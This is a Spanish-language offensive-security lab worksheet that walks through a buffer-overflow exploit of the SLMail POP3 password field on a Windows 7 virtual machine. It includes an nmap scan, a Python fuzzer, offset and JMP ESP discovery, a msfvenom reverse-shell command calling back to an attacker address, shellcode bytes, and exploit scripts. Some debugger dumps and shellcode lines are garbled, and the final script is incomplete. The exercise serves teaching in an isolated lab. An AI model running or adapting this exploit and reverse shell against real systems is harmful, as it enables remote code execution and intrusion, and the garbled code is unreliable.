

Actividad práctica número 11:

Formato: Individual


Asignatura: Laboratorio de Seguridad Ofensiva

Objetivo: Realizar explotación de BOF


Instalación de Win7

1.- Bajar maquina Windows desde

https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/



2.- Importamos el servicio virtualizado en Vbox




3.- Configurar la interfaz de red en modo Red NAT




4.- Bajar el firewall de la maquina Win7




5.- Cambiar la configuración del teclado a Latam




6.- Configure la opción para no actualizar el Sistema operativo




- 7.- Instalación de aplicación vulnerable SLMail
- 8.- Instalación del SLMail
- 9.- Ejecutamos Immunity Debugger




10.- Seleccionamos la aplicación SLMail (File -> Atach)




11.- Configuramos la pantalla de visualización



12.- Configuramos el formato Hex a 16 bytes



13.- Cambiamos el formato de los datos



1.- Reconocimiento

```
oot@kali:~# nmap -sV 10.0.2.77
Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-16 01:07 UTC
Nmap scan report for 10.0.2.77
Host is up (0.00037s latency).
Not shown: 986 closed ports
PORT
          STATE SERVICE
                             VERSION
22/tcp
                              OpenSSH 6.7 (protocol 2.0)
          open ssh
          open smtp
                              SLmail smtpd 5.5.0.4433
25/tcp
79/tcp
          open finger
                              SLMail fingerd
106/tcp open pop3pw
                              SLMail pop3pw
110/tcp open pop3
                              BVRP Software SLMAIL pop3d
          open msrpc
                              Microsoft Windows RPC
135/tcp
          open netbios-ssn
                             Microsoft Windows netbios-ssn
139/tcp
          open microsoft-ds Microsoft Windows 7 - 10 microsoft-ds
445/tcp
ORKGROUP)
                              Microsoft Windows RPC
49152/tcp open msrpc
                              Microsoft Windows RPC
49153/tcp open msrpc
49154/tcp open msrpc
                              Microsoft Windows RPC
                              Microsoft Windows RPC
49155/tcp open msrpc
                              Microsoft Windows RPC
49156/tcp open msrpc
49157/tcp open msrpc
                              Microsoft Windows RPC
```

2.- Script

```
ot@kali:~# cat fuzzing.py
#!/usr/bin/python
import socket
buffer=["A"]
counter=100
while len(buffer) <= 30:
    buffer.append("A"*counter)
    counter = counter + 200
for string in buffer:
    print "Fuzzing password POP3 con %s bytes" % len(string)
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    connect=s.connect(('10.0.2.\overline{77}',110)) # connect to IP, P0P3 port
    data = s.recv(1024) # receive banner
    print data # print banner
    s.send('USER test' +'\r\n') # send username "test"
    data = s.recv(1024) # receive reply
    print data # print reply
    s.send('PASS ' + string + '\r\n') # send password "test"
    data = s.recv(1024) # receive reply
    print data # print reply
    s.send('QUIT\r\n')
    s.close() # close socket
    print "Hecho"
```

3.- Fuzzing

```
Hecho
Fuzzing password POP3 con 2700 bytes
+OK POP3 server IE8WIN7 ready <00015.3506078@IE8WIN7>
+OK test welcome here
```

4.- Confirmamos el resultado en el Immunity Debugger

```
Registers (FPU)
      00000000
026C9EC4
026CA150
EAX
ECX
EDX
EBX
                     ASCII
ASCII
                                "19/08/15 19:03
                               "AAAAAAAAAAAAA
      00000004
      Ø26CA128
                     ASCII "AAAAAAAAAAAAA
      41414141
      00000000
ES I
ĒDĪ
      00000001
EIP 41414141
                     32bit
32bit
32bit
32bit
32bit
CPAZ
                               Ø<FFFFFFFF)
                               0(FFFFFFFF)
0(FFFFFFFF)
0(FFFFFFFF)
7FFAA000(8000)
        ČŠ
SS
   10
             001B
             0023
0023
        DS
             003B
```

5.- Revisamos el ESP

```
Address Hex dump
                                                                                                                                                                                                            4111111000000E0000
                               411111400000002001
444447000000002001
                                                    44444460000000000000
                                                                                      4119000000070304?
4416000000070304?
                                                                           411100000000F7044
44120000000F7044
                                                                                                                                                      4110000000000000055
7410000000000000055
                                                                                                 4110000000000C0C
                                                                                                                                            441000000000000ED
     26CA188
26CA198
26CA1B8
26CA1B8
26CA1C8
26CA1E8
26CA1E8
26CA1E8
26CA2B
26CA2B
26CA2B
                                                                                                                                                                                                           Ր>|¦ս*.
Տ<sup>ш</sup>1©≻.
                                                                                                                                                                                                                                                  ..suie
```

6.- Creamos el patrón

7.- Ubicamos la posición grabada en el EIP

```
Registers (FPU)
EAX 00000000
ECX 02599EC4
      02599EC4 00000000
                      ASCII "19/08/15 19:26:
EDX
\mathbf{E}\mathbf{B}\mathbf{X}
      000000004
      0259A128
ESP
                      ASCII "Dj@Dj1Dj2Dj3Dj4
      69443769
EBP
      00000000
ES I
      00000001
      39694438
            001B 32bit 0(FFFFFFFF)
0023 32bit 0(FFFFFFFF)
0023 32bit 0(FFFFFFFF)
003B 32bit 7FFAB000(CO
         ES
        ČŠ
SS
DS
   Ø
   1
                                 7FFAB000<C000>
   Ø
         FS
```

8.- Ubicamos el valor del offset

```
root@kali:-# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 39694438
[*] Exact match at offset 2606
root@kali:-#
```


9.- Comprobación del offset

Address	Hex dump															ASCII	
Ø276A128	43	43	43	43	43	43	43	43	43	43	43	43	43	43	43	43	CCCCCCCCCCCCCCC
Ø276A138	43	43	43	43	43	43	43	43	43	43	43	29	20	69	6E	20	CCCCCCCCCC in
0276A148	73	74	61	74	65	20	35	00	00	00	00	00	00	00	00	00	state 5
Ø276A158	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
Ø276A168	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
0276A178	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
02760100	GG.	GG	GG.	GG	GG	GG	aa	aa									

10.- Buscamos una shellcode

Primero determinamos el tamaño

11.- Revisamos en el Inmmunity Debugger



12.- Vemos que la posición de memoria relativa es 1A8, la convertimos a decimal



13.- Buscamos el JMP ESP



14.- Buscamos una aplicación sin protecciones




15.- Buscamos la instrucción JMP ESP dentro de esta aplicación


Seleccionamos el módulo con la opción "E" ejecutable




16.- Lo seleccionamos con doble click




17.- Hacemos la búsqueda de la instrucción JMP ESP (FFE4)




18.- Buscamos la instrucción



19.- Encontramos la instrucción



20.- Hacemos doble click para generar el break point



20.- Ejecutamos el script

```
#!/usr/bin/python
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
buffer = "A"*2606 + "\x8F\x35\x4A\x5F" + "C"*500

try:
    print "\n Enviando datos..."
    s.connect(('10.0.2.77',110))
    data = s.recv(1024)
    s.send('USER test' +'\r\n')
    data = s.recv(1024)
    s.send('PASS ' + buffer + '\r\n')
    print "\n Hecho"
except:
    print "No me pude conectar"
```

Confirmamos que el EIP tiene la dirección de memoria del JMP ESP, donde pondremos nuestro Shellcode

21.- Generamos el shellcode

```
li:~# msfvenom -p windows/shell_reverse_tcp lhost=10.0.2.83 lport=443_-f c -a x86_--platform windows
No encoder or badchars specified, outputting raw payload
\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1
 \x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
 \x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
 \x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b
 \x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
 \x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb
 \x8d\x5d\x68\x33\x32\x00\x68\x77\x73\x32\x5f\x54\x68\x4c"
\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68"
 \xu2\xu0\xu1\xu0\x09\xe0\x0a\x10\x50\x5/\x06\x99\x83\x74\x01
'\xff\xd5\x85\xc0\x74\x0c\xff\x46\x08\x75\xec\x68\xf0\xb5\xa2"
'\x56\xff\xd5\x68\x63\x6d\x64\x00\x89\xe3\x57\x57\x57\x31\xf6"
'\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44\x24\x3c\x01\x01\x8d\x44"
 \x24\x10\xc6\x00\x44\x54\x50\x56\x56\x56\x46\x56\x4e\x56\x56"
 \x53\x56\x68\x79\xcc\x3f\x86\xff\xd5\x89\xe0\x4e\x56\x46\xff"
 \x30\x68\x08\x87\x1d\x60\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6"
\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb"
 \x47\x13\x72\x6f\x6a\x00\x53\xff\xd5";
```

22.- Lo generamos nuevamente eliminando los "bad chars" y codificando

23.- Lo agregamos al script

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

shellcode = ("\xba\x11\x94\xbf\x12\xdd\xc4\xd9\x74\x24\xf4\x5e\x2b\xc9\xb1"
"\x52\x83\xee\xfc\x31\x56\x0e\x03\x47\x9a\x5d\xe7\x9b\x4a\x23"
"\x08\x63\x8b\x44\x80\x86\xba\x44\xf6\xc3\xed\x74\x7c\x81\x01"
"\xfe\xd0\x31\x91\x72\xfd\x36\x12\x38\xdb\x79\xa3\x11\x1f\x18"
"\x27\x68\x4c\xfa\x16\xa3\x81\xfb\x5f\xde\x68\xa9\x08\x94\xdf"
"\x5d\x3c\xe0\xe3\xd6\x0e\xe4\x63\x0b\xc6\x07\x45\x9a\x5c\x5e"
```

Links para bajar SW

- Maquina Windows:
- https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/
- Software vulnerable (SLMail)
- https://www.exploit-db.com/exploits/638
- Immunity Debugger
- https://www.immunityinc.com/products/debugger/

Script final

```
buffer = "A"*2606 +"\x8F\x35\x4A\x5F" + "\x90"*16 + badchars

try:
    print "Enviando datos"
    s.connect(('10.0.2.77',110))
    data = s.recv(1024)
    s.send('USER user' + '\r\n')
    data = s.recv(1024)
    s.send('PASS ' + buffer + '\r\n')

except:
    print "No me puedo conectar"
```